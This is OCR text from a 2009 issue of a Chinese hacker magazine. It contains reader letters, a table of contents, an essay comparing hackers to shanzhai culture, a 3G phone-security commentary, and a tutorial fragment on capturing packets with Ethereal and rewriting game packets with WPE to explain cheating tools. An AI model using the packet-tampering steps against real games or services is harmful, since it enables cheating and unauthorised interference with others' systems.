刚过完春节，元宵也吃完了，烟花也放完了，高楼也燃完了，还是收拾好心情，上班的上班，上学的上学，上传的上传……呵呵，来到了牛年，大家又有那些新的计划呢？已经有目标了吗？“黑手”在牛年里，也将陆续为大家奉献上大餐，时常关注论坛（http://www.nohack.cn/bbs），你就能以最快速度得到最新消息哦！

名字：邹亚雄
职业：学生

建议：有时候在网上邮购书，当拿到手后，发现光盘被压破了！心疼啊！所以呢，我希望“黑手”能把光盘用一个塑料胶盒之类的硬壳包装起来，呵呵，那样以后就不会出现破光盘的现象了。


我记得看的第一本“黑手”杂志封面是白色的，第一篇文章是空气写的（是用动网的洞抓鸡吧），但是现在就很少有编辑写的文章了，所以，呵呵，我想建议编辑也写点什么给我们看吧……

全体编辑：其实大家已经好久没有专门地去搞机了，作者们的热情很高，稿件审核令我们无法抽身。我们把搞机的机会留给读者，大家可以通过文章来进行交流学习，或者到网站论坛（http://www.nohack.cn/bbs）留言提问。

名字：永远的疯子
职业：学生

建议：光盘不错，有相关的电影，特别是那种能够引起人联想相关问题的片子。电子书也不错，我强烈建议“黑手”把那些有代表性的电影、电子书或者工具放到光盘上，方便学习。谢谢！

我希望看到的图书或文章是易入门的，有代表性的，能够启发思维的。我喜欢“黑手”的一



非安全
非安全4 DVD
——渗透内幕
No 2009 04
¥:10元
黑客手册
NOHACK.CN 在线商城:book.nohack.cn 淘宝店:taobao.nohack.cn 拍拍店:paipai.nohack.cn 本手册随光盘赠送
热门
黑客人肉搜索
3G时代的安全
Tamper Data插件在XSS测试中的小技巧
黑说
特仑苏11
实战
无线钓鱼能手——Airsnarf
无线包裹加工站——锻造宝物的WifiZoo
社工
为了一个QQ号的一系列社工
精彩的社工
编程
简单分析“国外下载者Priv8 Download3r 2.2”
左手回踩,右手留言——玩转校内网人气
NOHACK.CN
欢乐送黑客手册周年庆活动正在封二火热进行
DVD精彩内容一览
Windows 7专题;经典黑客电影:Hackers;Syn File Protector
Shadow Security Scanner;C++语言程序设计视频教学 连载四
RouterOS2.9.8 with crack及配置动画
Winhex数据恢复系列教程;国外黑客入侵系列视频
DVD
中国计算机安全法律提醒你:非法侵入他人电脑是一种违法行为

从"山寨"现象看国内"黑客"

说起"山寨"，大家都不陌生吧？就算是不知道的，也应该从"山寨春晚"风波中有所了解吧？"山寨"在中国的社会文化传统中有着很深的渊源，山寨者，绿林好汉占据之山中营寨也！它是朝廷正规体制之外的小政权，说白了，山寨就是占山为王、不受官方管辖的地盘，这与黑客精神中的"自由、共享"四字很贴切，因此，黑客也就成了另类。

说起占山为王，自然联想到四大名著中《水浒传》里各路好汉，山寨里面的生活是好不逍遥，自由自在，不鸟朝廷。于是，"山寨"就成了流民草寇、占山为王的代名词，是中国特有的一种游离于官府统治之外的游民文化，也是我们文化遗产中的一个重要组成部分。

"山寨文化"的确深深地打上草根创新、群众智慧的烙印，但同时，它之所以采取了"山寨"的方式四处流窜，时有遭遇压制甚至扼杀的可能，又体现了它在当今文化格局中被排斥和边缘化的命运。

由于大众所知的原因，"山寨文化"无法参与主流文化规则的制定，同时，主流文化又无法去全盘控制文化活动的所有空间，因此，决定了"山寨文化"采取了一种并不十分激进的胡闹、恶搞、捣乱策略，玩起了躲猫猫。

"山寨文化"代表着一种以调侃、戏仿、戏谑主流文化为表现形式的草根文化和娱乐精神，说得更"严重点"就是恶搞！"山寨"的出现和蔓延使得主流显出几分不安、几分尴尬和几分无奈，既想打压又想招安。

"山寨文化"的流行显然从一个侧面体现了一些主流媒体难以满足相当数量的大众的文化需要，特别是青年人的文化需要，甚至可以说，"山寨"的蔓延表明当今中国的文化不再是主流媒体的一统江山，正如古代草寇出没打破了官方的一体化梦想。

网络这个平民化的大众传播媒介为草根创新提供了重要的土壤，"山寨"的核心是滑稽模仿，亦即戏仿。戏仿不是一般意义上的模仿，如果说一般的模仿把模仿对方当成仿效与学习的楷模，是学习的一种方法与手段；那么，滑稽模仿就是旨在颠覆模仿对象的一种模仿。

而"山寨文化"中，更多的模仿并不意味着学习，而是意味着颠覆。戏仿并不尊重原作，而是故意冒犯原作。在戏仿中经常使用的手法是随意的拼贴，把被戏仿的对象抽离其原来的语境，加以随意的拼贴，由于语境错置而产生荒诞、滑稽的效果。滑稽模仿与随意拼贴的含义都是言在此而意在彼，其特点是语言与真实意义之间的错位、脱节以及由此造成的反讽效果。

"山寨文化"的生存空间不可一概而论，就如同"黑客"目前在国内的环境一样。这种生存空间的界限并非十分的明确与刚性，而是处在不断的变化和移动的过程当中，这种移动是试探性的，是经过反复的角力和协商之后双方妥协的结果，但更重要的、更具决定性的力量则在于社会解禁程度与区域的变化。

而今的"山寨"虽然不再是指传统中与朝廷官府相对立的江湖草莽，但保留了与正统、主流、中心相对的非主流、非正统、边缘的含义。如今在国内，黑客似乎也已经边缘化，攻与防中间的线虽然不是很明显，但有些朋友已经开始迈腿，因为他们知道：白道黑道，不如无间道。两腿各自分踏攻防，不仅没有失去什么，反而更能获得更多的东西。

以自我为中心的朋友绝对有很多，而不同人学习黑客的动机也不一样。"黑手"一直强调真正的黑客精神，其实如今，已经解释不清"黑客"的含义了，总之，存在就是合理，这就是黑客与山寨最相通的一点。看来，有了网络，主流"一统天下"的时代已经终结了！

3G时代的安全

新闻时评

大家都知道，手机已经集成了许多功能，个人认为，手机做为MP6都不为过，更多的新功能正在不断地集成，使得以后把手机作为移动终端的梦想不是不可能，而是什么时候可以实现的问题。目前，国内移动电话总数已经突破五亿户，而且手机上网已经在我国渐成风气，如何预防和清除手机病毒成为人们关注的问题。

随着我国第三代移动通信（3G）牌照正式发放，手机应用的爆炸式增长，手机所面临的安全威胁很快将超越个人电脑，成为个人信息安全的第一大隐患。隐私信息被盗、窃听、吸费等威胁攻击手段将给移动网络应用和个人信息安全带来极大威胁。虽然目前已发现的手机病毒达400余种，但随着3G手机的广泛使用，预计到2009年底，手机病毒将在短期内突破千种，手机病毒的年度增长数量将有可能超过过去10年的总和。

由此可见，3G时代，病毒更甚，这也许就是社会高速发展，科技日益更新所带来的副作用吧。3G的业务发展趋势，可以浓缩为宽带化、多媒体、实时性、交互式、个性化、移动性和安全性。不管人们在什么地方，什么时候，所要的各种媒介都可以得到。

3G是3rd Generation的缩写，指第三代移动通信技术。相对于第一代模拟制式手机（1G）和第二代GSM、TDMA等数字手机（2G）而言，第三代手机是指将无线通信与互联网等多媒体通信结合的新一代移动通信系统。它能够处理图像、音乐、视频流等多种媒体形式，提供包括网页浏览、电话会议、电子商务等多种信息服务。

3G的大规模商用，使得有些不法分子想从中不劳而获，制作各种支持第3代移动通信的病毒及木马，窃取用户的敏感信息。手机中了病毒的情况与电脑差不多，常见的特征有：运行会比较慢，按键不灵，就算你不用来上网，它也会有流量，不断的向外界发送信息。有些病毒则把手机背景更改，或直接接受短信广告，或监听你打电话。当然，最严重的就是死机、无法启动、自动关闭手机这些了。

在互联网络高速发展的今天，大家对于计算机病毒都有普遍认识，经常上网的用户在保护信息安全方面已经做得比较完善。而3G实质是将传统的手机网络平台升级为一个高速互联网，未来难以逃离互联网遇到的困扰——无所不在的病毒以及为非作歹的黑客。欧洲3G用户已经遭遇类似的麻烦，私人信息被盗取，隐私内容被窥视，手机自动向外发送信息等等，而遭遇上述麻烦的肇始可能仅仅是接收了一条彩信。

当初，欧洲的运营商开始应用3G网络后，就发现手机网络安全与内容监管的问题，某通讯设备商曾经有过统计，利用其设备拦截的MMS病毒，每分钟超过20个！大家可以算算，1天所遭遇的病毒袭击有多少次？1天=24小时，1小时=60分钟，1分钟20个病毒，20X60X24=28800个病毒！

某些公司已经开始专业提供3G方面的信息安全防护，主要

是多层安全的综合解决方案，包括防火墙、虚拟专用网（VPN）、防病毒、入侵防御（IPS）、Web内容、反垃圾邮件、反间谍功能和流量管理等。未来中国的3G安全市场无疑也是一个非常庞大的市场，目前一些安全公司的主要业务即为移动运营商提供GTP病毒防火墙解决方案；为手机端用户提供产品的下载、安装等等。

此外，**清除手机病毒最好的方法就是删除带有病毒的短信或软件。如果发现手机已经感染病毒，应立即关机，死机了，则可取下电池，然后将SIM卡取出并插入另一型号的手机中（手机品牌最好不一样），将存于SIM卡中的可疑短信删除后，重新将卡插回原手机。如果仍然无法使用，则可以与手机服务商联系，通过无线网站对手机进行杀毒。**

随着手机安全问题日益引起人们的重视，业内一致看好手机安全市场的前景。由于智能手机病毒肆虐，未来安全软件市场必将迅速膨胀成为一个诱人的大“蛋糕”，杀毒软件、入侵监测、防火墙等如今我们在电脑上熟悉的安全模块，未来将普遍出现在手机上。

看来以后的所谓“安全工程师”，也不仅仅只是局限于电脑等大型计算设备了！大家要记得：在享受3G带来的新鲜体验时，注意信息安全也是很重要的！

飘首语：

数据包的专题就快要连载结束了，想必大家对数据包方面的知识已经有了一个全面的了解了吧？这期，我们的全新专题“浅谈操作系统原理”闪亮登场了。这是一个理论知识比较多的专题，小菜们也许以为这些东西不重要，那可就大错特错了。工具和操作虽然重要，但要成为高手，就要了解它们是怎样工作的，了解原理之后你才有能力将方法进行拓展。操作系统的原理更是重中之重，或许等你学完这个专题之后，你会发现原先一直困扰你的问题已经迎刃而解了呢。

数据包也疯狂（四）

图黄正　西安电子科技大学

从本文您可以学到：

1、了解Ethereal和WPE

2、学会怎样修改数据包

我们知道客户端与服务器的交互都是以数据包的形式进行的，你是否有想过有只黑手可以在幕后悄悄地对数据包动手脚呢？这期通过使用WPE过滤器的功能讲解外挂原理，没有出现编程相关的内容，小菜们打起精神，不会头疼的。

首先介绍两款嗅探器，作为“玩转数据包”的连载文章，之前却没有介绍过Ethereal，这实在是说不过去。所以，今天首先就介绍一下大名鼎鼎的Ethereal。经常看“黑手”的同学对它应该不会很陌生，**Ethereal是当前流行的一种计算机网络调试和数据包嗅探软件，其基本类似于tcpdump，但它还具有设计完美的GUI和众多分类信息及过滤选项。用户通过Ethereal，同时将网卡设为混合模式，可以查看到网络中发送的所有通信流量。**

我们按照如图1的指示来操作。点击最左边的“新建捕获”图标，接着选择网卡，并且勾选“Update list of packets in real time”，这样就不用每次点“停止”，数据包才会更新在主窗口。最后点击”OK”，就开始抓包了。

因为这个时候数据包没有经过过滤，所以你会看到抓到的数据包飞速增加。怎样筛选出想要的数据包呢？答案是**在“Filter”处填入过滤规则**，比如填入“http”，如图2，那么主窗口将只会出现HTTP协议的数据包。




图1　新建捕获

Ethereal支持多种过滤规则，像填入“ip.addr == 220.181.6.19”将只显示与220.181.6.19通信的包文等等。Ethereal功能强大，想了解更多关于Ethereal的内容，请看光盘的Ethereal中文手册。




图2　过滤数据包

接着再一起来了解下另一款嗅探器：WPE。

WPE（Winsock Packet Editor），中文名称：网络封包编辑器。

WPE是一个封包截取软件，它能截取网络上的数据封包，利用这个工具，可以很容易地编写外挂工具。WPE在数据包截获方面当然是远不及Ethereal，而且操作界面实在是不敢恭维，确实不易操作，但是它的“过滤器”和“发送数据包”功能异常强大，可以轻易地对数据包的内容进行指定的修改。

下面我们依然以实例的形式来说明WPE的用途。首先使用“多功能转换工具”把“黑客”、“婷花”分别转成16进制，即“BA DA BF CD”和“E6 C3 BB A8”。打开WPE，按照如图3的指示来操作：

点击“目标程序”选择监听的进程，一般也就是游戏的进程，

